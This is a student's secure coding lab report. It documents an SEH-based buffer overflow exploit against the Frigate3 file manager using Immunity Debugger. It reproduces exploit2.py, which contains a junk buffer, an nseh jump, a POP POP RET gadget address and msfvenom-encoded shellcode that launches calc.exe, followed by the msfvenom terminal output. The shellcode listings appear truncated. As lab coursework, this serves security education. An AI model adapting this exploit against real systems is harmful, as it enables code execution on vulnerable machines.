


# SECURE CODING LAB -10

Sai Viswas  
18BCD7124

We installed the immunity debugger and running frigate3.

Running exploit2.py



```
exploit2.py - Notepad
File Edit Format View Help
f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4b\x0c\x01\x40"


#40010c4b 5b          POP EBX
#40010c4c 5d          POP EBP
#40010c4d c3          RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python


buf = b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"
```

# Creating .exe file to change the Default Trigger using kali linux.




```
Kali-Linux-vbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
10:37 PM
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x48\x4f\x6e\x57\x43\x73\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x42\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x50\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x32\x62\x46\x6c\x4b\x24\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4c\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"
buf += b"\x44\x57\x54\x53\x6b\x71\x4b\x35\x31\x76\x39\x30\x5a"
buf += b"\x66\x31\x4b\x4f\x69\x70\x31\x4f\x33\x6f\x61\x4a\x6e"
buf += b"\x6b\x32\x32\x4a\x4b\x6c\x4d\x31\x4d\x32\x4a\x43\x31"
```

## Default trigger changed to calc.exe



## Attaching the Frigate3 to the Immunity Debugger.



## Verify the seh chain.

